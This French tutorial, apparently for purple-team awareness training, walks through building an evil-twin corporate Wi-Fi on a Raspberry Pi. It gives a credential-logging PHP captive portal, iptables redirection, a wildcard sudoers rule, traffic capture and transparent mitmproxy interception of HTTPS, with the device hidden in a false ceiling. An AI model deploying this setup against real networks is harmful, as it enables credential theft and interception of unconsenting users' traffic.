Monter un faux portail captif sur Raspberry Pi pour sensibiliser au Wi-Fi public
Ce projet part d’une idée simple : un collaborateur qui se connecte à un Wi-Fi ouvert au nom de son entreprise ne se méfie pas. En reproduisant ce scénario dans un cadre maîtrisé, on obtient un support de sensibilisation concret plutôt qu’une slide de plus sur le hameçonnage.
La démarche relève de la purple team. Il ne s’agit pas d’une équipe distincte mais d’un mode de collaboration : utiliser des techniques offensives (red) dans le but immédiat d’améliorer les défenses (blue). Simuler une attaque de portail captif pour former ses collègues, c’est exactement cela.
Préparer la carte et l’OS
Section intitulée « Préparer la carte et l’OS »Le point de départ tient en trois éléments : un Raspberry Pi (Pi 3, 4 ou 5), une carte MicroSD et une alimentation correctement dimensionnée.
L’installation passe par Raspberry Pi Imager. L’outil télécharge et écrit Raspberry Pi OS sur la carte, une distribution basée sur Debian. L’assistant permet de préconfigurer le nom d’hôte, l’utilisateur, le mot de passe et surtout d’activer SSH avant le premier démarrage, ce qui évite d’avoir à brancher un écran.
Premier démarrage : lire les LED
Section intitulée « Premier démarrage : lire les LED »Une fois la carte insérée et l’alimentation branchée, le Pi communique son état par deux LED : une rouge (PWR, alimentation) et une verte (ACT, activité).
En démarrage normal :
- LED rouge fixe : le Pi reçoit une tension correcte en 5 V. Si elle clignote ou s’éteint, le câble ou le bloc d’alimentation manque de puissance.
- LED verte au clignotement irrégulier : le Pi lit et écrit sur la carte MicroSD, il démarre. Une fois le boot terminé, elle s’éteint ou clignote très discrètement.
Quand le Pi refuse de démarrer, la LED verte adopte un motif régulier qui code l’erreur :
| Clignotements LED verte | Signification |
|---|---|
| 4 | Fichier de boot (start*.elf) introuvable : carte mal flashée ou vide |
| 7 | Image de l’OS non supportée, par exemple noyau introuvable |
| Fixe, sans clignoter | Le Pi ne lit pas la carte SD : mal insérée ou morte |
Si la LED rouge reste fixe et que la verte cesse son activité après trente à quarante secondes, le Pi a démarré et attend sur le réseau.
Trouver le Pi et s’y connecter
Section intitulée « Trouver le Pi et s’y connecter »Sans écran, il faut retrouver l’adresse IP du Pi sur le réseau. Trois approches :
# Balayer le réseau pour lister les hôtes actifssudo nmap -sP 172.30.11.0/24
# Ne garder que les hôtes dont le port SSH est ouvertsudo nmap -p 22 172.30.13.0/24 --open
# Résolution mDNS si le nom d'hôte est connuping <hostname>.local
La connexion se fait ensuite en SSH :
ssh user@IPEt parce que taper ls -la en entier vingt fois par session, très peu pour moi, un petit alias par pure flemme :
echo "alias ll='ls -la'" >> ~/.bashrcsource ~/.bashrcServir le portail avec Nginx et PHP
Section intitulée « Servir le portail avec Nginx et PHP »Le portail captif est une page web hébergée sur le Pi. Nginx la sert, PHP-FPM traite le formulaire de connexion.
sudo apt updatesudo apt install nginx php-fpmLes fichiers du portail (la page de connexion et ses assets) se placent dans /var/www/html/. Ils sont disponibles dans le dépôt du projet : github.com/Pitchouneee/wifi-evil-twin/tree/main/captive_portal.

Pour que Nginx exécute les fichiers PHP, il faut modifier le bloc serveur par défaut dans /etc/nginx/sites-available/default. La configuration finale ajoute index.php, active le traitement PHP et intercepte les URL de détection de portail des systèmes mobiles (le rôle de ces dernières est détaillé plus bas) :
server {    listen 80 default_server;    listen [::]:80 default_server;
    root /var/www/html;    index index.html index.htm index.php;
    server_name _;
    location / {        try_files $uri $uri/ =404;    }
    # Rediriger les URL de test de connectivité vers le portail    location ~* /(hotspot-detect\.html|canonical\.html|success\.txt) {        return 302 http://10.42.0.1/index.php;    }
    location ~* /(generate_204|gen_204) {        return 302 http://10.42.0.1/index.php;    }
    # Traitement PHP    location ~ \.php$ {        include snippets/fastcgi-php.conf;        fastcgi_pass unix:/var/run/php/php8.4-fpm.sock;    }}
Le chemin de la socket doit correspondre à la version de PHP installée, ici php8.4-fpm.sock. Avant de recharger, une vérification de syntaxe évite les mauvaises surprises :
sudo nginx -tsudo systemctl restart nginxLes fichiers du portail doivent appartenir à l’utilisateur du serveur web pour que PHP puisse les lire et écrire son journal :
sudo chown -R www-data:www-data /var/www/html/Créer le point d’accès Wi-Fi
Section intitulée « Créer le point d’accès Wi-Fi »Le Pi doit maintenant diffuser son propre réseau Wi-Fi. NetworkManager gère cela nativement via nmcli, sans avoir à assembler manuellement hostapd et dnsmasq.
On vérifie d’abord que la carte Wi-Fi est reconnue :
nmcliPuis on crée le point d’accès. Le nom du réseau (ssid) reprend celui de l’entreprise pour paraître légitime :
# 1. Créer la connexion Wi-Finmcli connection add type wifi ifname wlan0 con-name MyHotspot autoconnect yes ssid My_Wifi
# 2. Passer en mode point d'accès et partager la connexionnmcli connection modify MyHotspot 802-11-wireless.mode ap 802-11-wireless.band bg ipv4.method shared
# 3. Activer le hotspotnmcli connection up MyHotspot
L’option ipv4.method shared fait du Pi un routeur : il attribue les adresses en DHCP, résout le DNS et fait du NAT vers Internet. NetworkManager choisit une passerelle locale, généralement 10.42.0.1. On la récupère ainsi :
hostname -I# ouip a show wlan0Toutes les commandes qui suivent utilisent 10.42.0.1. Cette adresse dépend de la configuration du point d’accès, d’où les valeurs différentes que l’on croise ailleurs (10.3.141.1 avec d’autres piles logicielles). Il faut l’adapter à ce que renvoie hostname -I.
Intercepter le trafic HTTP
Section intitulée « Intercepter le trafic HTTP »Pour qu’une requête HTTP quelconque aboutisse sur Nginx, on redirige le trafic sortant du Wi-Fi vers le serveur local avec iptables :
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 10.42.0.1:80Sur le papier, tout terminal connecté au Wi-Fi qui charge une page en HTTP est renvoyé vers le portail. En pratique, la première tentative sur iPhone n’a rien ouvert du tout.
Déclencher l’ouverture automatique du portail
Section intitulée « Déclencher l’ouverture automatique du portail »À la connexion à un réseau Wi-Fi, iOS interroge en arrière-plan une page de contrôle : http://captive.apple.com/hotspot-detect.html. Si la réponse est un 200 Success, le téléphone considère qu’Internet est ouvert. Toute autre réponse lui indique la présence d’un portail, et il ouvre alors la fenêtre dédiée, le CNA (Captive Network Assistant). Android procède de même avec generate_204 et gen_204.
Lors du test, le portail ne s’ouvrait pas automatiquement. Pour vérifier que l’interception fonctionnait malgré tout, direction le navigateur et http://neverssl.com/, un site volontairement servi en HTTP simple. Le portail s’est bien affiché, mais seulement en le sollicitant manuellement.
Si l’iPhone charge le vrai neverssl.com sans redirection, c’est que le trafic traverse le Pi vers Internet sans être intercepté. Deux causes possibles : la règle iptables a sauté, ou le trafic emprunte une autre route.
Le piège iptables : une règle ACCEPT qui court-circuite le DNAT
Section intitulée « Le piège iptables : une règle ACCEPT qui court-circuite le DNAT »L’inspection de la table nat a livré la réponse :
iptables -t nat -L PREROUTING -n -v 549 131K ACCEPT all -- * * 10.42.0.149 0.0.0.0/0L’iPhone avait obtenu l’adresse 10.42.0.149 par le DHCP du hotspot. La toute première règle de la chaîne disait à iptables : « si un paquet vient de 10.42.0.149, ACCEPT, laisse-le passer directement sans évaluer la suite ». Comme les règles sont lues de haut en bas, le téléphone correspondait à cette règle immédiatement. La règle de redirection DNAT, placée tout en bas, n’était jamais atteinte. Le téléphone accédait au vrai site et croyait Internet ouvert, ce qui bloquait l’affichage automatique du portail.
La correction tient en deux temps. D’abord supprimer la règle d’autorisation qui court-circuite tout :
iptables -t nat -D PREROUTING -s 10.42.0.149 -j ACCEPTEnsuite insérer la règle de redirection en tête de chaîne avec -I (insert) plutôt que -A (append), pour qu’aucun ACCEPT injecté par un autre service ne repasse devant :
iptables -t nat -I PREROUTING 1 -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 10.42.0.1:80À partir de là, le CNA de l’iPhone s’ouvre seul dès la connexion.
Libérer l’utilisateur après la saisie
Section intitulée « Libérer l’utilisateur après la saisie »Le portail présente un formulaire aux couleurs de l’entreprise qui demande un identifiant Active Directory. Le script connect.php reçoit la soumission, journalise l’identifiant, puis « libère » l’utilisateur en ajoutant une règle ACCEPT pour son adresse IP afin qu’il retrouve un accès normal.
Ce script tourne sous l’utilisateur www-data, qui n’a pas le droit de modifier iptables. On l’autorise pour cette seule commande, sans mot de passe, via sudo visudo :
www-data ALL=(ALL) NOPASSWD: /usr/sbin/iptables -t nat -I PREROUTING -s * -j ACCEPTLe script lui-même :
<?phpif ($_SERVER['REQUEST_METHOD'] === 'POST') {    $username = isset($_POST['username']) ? trim($_POST['username']) : 'Inconnu';
    $user_ip = $_SERVER['REMOTE_ADDR'];    $date = date('Y-m-d H:i:s');
    $logEntry = sprintf("[%s] IP: %s | AD_User: %s\n", $date, $user_ip, $username);
    // FILE_APPEND évite d'écraser le fichier à chaque soumission    file_put_contents('compteur.log', $logEntry, FILE_APPEND | LOCK_EX);
    // Supprimer la redirection pour cette IP : l'utilisateur retrouve Internet    exec("sudo iptables -t nat -I PREROUTING -s " . $user_ip . " -j ACCEPT");
    // Rediriger vers une page neutre après une seconde    echo "<script>setTimeout(function(){ window.location.href = 'https://www.google.com'; }, 1000);</script>";}?>
Si le journal compteur.log ne se crée pas, c’est une question de droits sur le répertoire, réglée par le chown -R www-data:www-data vu plus haut. Les permissions du script se fixent de la même façon :
sudo chmod 644 /var/www/html/connect.phpsudo chown www-data:www-data /var/www/html/connect.phpÀ ce stade, le montage est complet : un Wi-Fi ouvert, un portail crédible et un journal d’identifiants. Les deux sections suivantes poussent la démonstration plus loin pour rendre le risque tangible.
Aller plus loin 1 : capture passive du trafic
Section intitulée « Aller plus loin 1 : capture passive du trafic »Pour montrer ce qui transite réellement sur un réseau ouvert, tcpdump enregistre le trafic web sur l’interface du hotspot. Un filtre limite la capture aux ports 80 et 443, ce qui écarte le SSH d’administration et les flux annexes :
apt update && apt install tcpdump -y
tcpdump -i wlan0 -v -w /var/www/html/capture.pcap "tcp port 80 or tcp port 443"
-i wlan0écoute l’interface du hotspot.-vaffiche le nombre de paquets capturés en temps réel.-wécrit la capture au format.pcap, ici dans le répertoire web pour la récupérer facilement.- Le filtre
"tcp port 80 or tcp port 443"cible le seul trafic web.
La capture reste passive : elle montre le volume et les métadonnées, mais le contenu HTTPS demeure chiffré.
Aller plus loin 2 : interception active avec mitmproxy
Section intitulée « Aller plus loin 2 : interception active avec mitmproxy »Pour lire le contenu des échanges, y compris HTTPS, on interpose un proxy transparent. mitmproxy remplit ce rôle. Il s’installe proprement via pipx :
sudo apt updatesudo apt install pipx python3-dev -y
pipx ensurepathsource ~/.bashrc
pipx install mitmproxy
L’interface web mitmweb n’écoute par défaut que sur 127.0.0.1. Pour la piloter depuis un autre poste du réseau, on l’ouvre sur toutes les interfaces :
mitmweb --mode transparent --web-host 0.0.0.0 --web-port 8081--mode transparentintercepte le trafic dévié pariptables.--web-host 0.0.0.0rend l’interface accessible depuis un autre PC.--web-port 8081est le port de contrôle, à ne pas confondre avec le port 8080 qui reçoit le trafic intercepté.

Le trafic web des clients Wi-Fi doit maintenant partir vers le proxy, sans casser l’accès au portail local. C’est là que la table nat a demandé quelques allers-retours avant de tomber juste. La version qui tient la route repose sur un ordre précis et sur une exclusion du réseau local :
# 1. Autoriser le trafic DNS, indispensable pour que le téléphone#    résolve les noms et déclenche la détection de portailsudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j ACCEPTsudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 53 -j ACCEPT
# 2. Rediriger le HTTP vers le portail captif local (10.42.0.1)#    pour déclencher la page PHPsudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 10.42.0.1:80
# 3. Intercepter tout le reste du trafic web sortant vers mitmproxy.#    On exclut la destination 10.42.0.0/24 pour ne pas dévier#    l'accès au Nginx local, qui doit rester joignable.sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp ! -d 10.42.0.0/24 --dport 80 -j REDIRECT --to-port 8080sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp ! -d 10.42.0.0/24 --dport 443 -j REDIRECT --to-port 8080
L’exclusion ! -d 10.42.0.0/24 est la pièce qui débloque tout : le trafic à destination du Pi lui-même (le portail) passe par le DNAT, alors que le trafic vers Internet est capté par mitmproxy. La chaîne PREROUTING finale ressemble alors à ceci :
pkts bytes target prot opt in out source destination 106 7316 ACCEPT udp -- wlan0 * 0.0.0.0/0 0.0.0.0/0 udp dpt:53 0 0 ACCEPT tcp -- wlan0 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:53 29 1856 DNAT tcp -- wlan0 * 0.0.0.0/0 0.0.0.0/0 tcp dpt:80 to:10.42.0.1:80 0 0 REDIRECT tcp -- wlan0 * 0.0.0.0/0 !10.42.0.0/24 tcp dpt:80 redir ports 8080 25 1600 REDIRECT tcp -- wlan0 * 0.0.0.0/0 !10.42.0.0/24 tcp dpt:443 redir ports 8080Rendre le montage persistant
Section intitulée « Rendre le montage persistant »Un redémarrage du Pi ou une réinitialisation de l’interface efface les règles iptables. Le paquet iptables-persistent les recharge au démarrage :
sudo apt install iptables-persistent
# Sauvegarder l'état courant après chaque modificationsudo iptables-save | sudo tee /etc/iptables/rules.v4
Le proxy doit lui aussi survivre à un redémarrage. Les premières règles iptables redirigent le trafic entrant vers le port 8080 ; si mitmweb est éteint, plus rien n’atteint le portail. Un service systemd le lance automatiquement.
Dans /etc/systemd/system/mitmweb.service :
[Unit]Description=Mitmweb Transparent Proxy ServiceAfter=network.target
[Service]Type=simpleUser=rootWorkingDirectory=/rootExecStart=/root/.local/bin/mitmweb --mode transparent --web-host 0.0.0.0 --web-port 8081 --set web_password=MotDePasseInterfaceRestart=alwaysRestartSec=5
[Install]WantedBy=multi-user.target
L’option --set web_password protège l’interface de contrôle par un mot de passe. On active ensuite le service :
sudo systemctl daemon-reloadsudo systemctl enable mitmweb.servicesudo systemctl start mitmweb.servicesudo systemctl status mitmweb.serviceLe service doit apparaître active (running).
Configurer l’URL du tableau de bord
Section intitulée « Configurer l’URL du tableau de bord »Le portail appelle l’API d’un tableau de bord externe pour incrémenter deux compteurs : les personnes qui ont simplement ouvert la page du portail, et celles qui sont allées jusqu’à saisir leurs identifiants. Cela donne une mesure de l’exposition et du taux de clic réel, matière directe pour la restitution de sensibilisation. Pour garder le même code d’un environnement à l’autre, on externalise l’URL de cette API dans une variable d’environnement plutôt que de la coder en dur.
Le point à retenir : c’est PHP-FPM qui injecte la variable, pas Nginx. La déclaration se fait dans le pool PHP, /etc/php/8.4/fpm/pool.d/www.conf :
env[DASHBOARD_URL] = http://192.168.1.50:8080Un redémarrage du service prend la variable en compte :
sudo systemctl restart php8.4-fpmLe code PHP la lit ensuite via getenv('DASHBOARD_URL').
Conclusion
Section intitulée « Conclusion »Le résultat tient dans un boîtier discret, glissé dans un faux plafond, qui diffuse un Wi-Fi au nom de l’entreprise et collecte les identifiants de ceux qui s’y connectent. La chaîne complète, du portail captif au proxy transparent, tient sur un Raspberry Pi à quelques dizaines d’euros.
L’intérêt de l’exercice n’est pas la prouesse technique mais la restitution. Confronter un collaborateur à son propre identifiant, saisi sur un faux portail quelques minutes plus tôt, marque durablement plus qu’un rappel de consigne. C’est le principe de la purple team : l’attaque ne vaut que par la défense qu’elle permet de construire derrière, ici une vigilance accrue face aux réseaux ouverts et une politique claire sur la saisie d’identifiants Active Directory hors des applications maîtrisées.
Reste une part de plaisir assumée, celle de bricoler un petit boîtier discret et de le glisser dans un faux plafond. C’est un projet de sensibilisation avant tout, mais qui m’a bien amusé à monter.